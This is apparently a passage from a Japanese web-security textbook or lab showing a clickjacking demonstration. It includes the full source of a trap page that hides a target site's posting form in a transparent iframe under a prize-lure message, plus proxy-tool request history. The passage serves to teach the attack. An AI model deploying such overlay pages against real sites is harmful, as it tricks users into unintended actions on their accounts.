  <input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
  <input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
  <input type=radio name=opacity onClick="chgOpacity(1)" >100%<br>
  </form>
</div>
<script>
var wana = document.getElementById('wana');
wana.style.opacity = "0.0";

function chgOpacity(opacity){
  var wana = document.getElementById('wana');
  wana.style.opacity = opacity;
}
</script>
</body>
</html>
```

履歴 検索 アラート アウトブット +

フィルタ: オフ エクスポート



Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
63	18/12/23 15:00...	GET	http://trap.example.com/45/45-910a.html	200	OK	4 ms	1,303 bytes	Medium		Form, Script
66	18/12/23 15:00...	GET	http://example.jp/45/45-010a.php?intent=w...	200	OK	23 ms	340 bytes	Low		Form, Hidden, ...

アラート 0 1 3 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0



## 【ブラウザ】



```
trap.example.com/45/45-910a.html X http://trap.example.com/45/45-910a.html X +
← → ↻ 🏠 ⓘ view-source:http://trap.example.com/45/45-910a.html ... 📄 🌟 📱 📧 📧
1 <html>
2 <head>
3 <meta charset="UTF-8">
4 <title></title>
5 </head>
6 <body>
7 <body style="background-color: #FFFFFF">
8 <br>
9 <form action="" method="post">
10 <textarea cols="40" name="msg" style="opacity:0;"></textarea><br>
11 <input type="submit" value="投稿">
12 </form>
13 </body>
14 <div style="position: absolute; top:35; left:5; z-index:0;">クリックしてスマートフォンを当てよう</div>
15 <iframe id="wana" style="position: absolute; top:0; left:0; z-index:5; opacity:0.5;" width=400 height=150 frameborder="0"
src="http://example.jp/45/45-010a.php?intent=wasbook%E5%B0%B8%E5%AD%A6%E6%A0%A1%E3%82%92%E8%A5%B2%E6%92%83%E3%81%97%E3%81%BE%E3%81%99"></iframe>
16 <div style="position: absolute; top:10; left:420;">
17 不透明度<br>
18 <form name=form1>
19 <input type=radio name=opacity onClick="chgOpacity(0)" >0%<br>
20 <input type=radio name=opacity onClick="chgOpacity(0.25)">25%<br>
21 <input type=radio name=opacity onClick="chgOpacity(0.5)" >50%<br>
22 <input type=radio name=opacity onClick="chgOpacity(0.75)">75%<br>
23 <input type=radio name=opacity onClick="chgOpacity(1)" >100%<br>
24 </form>
25 </div>
26 <script>
27 var wana = document.getElementById('wana');
28 wana.style.opacity = "0.0";
29
30 function chgOpacity(opacity){
31   var wana = document.getElementById('wana');
32   wana.style.opacity = opacity;
33 }
34 </script>
35 </body>
36 </html>
37
```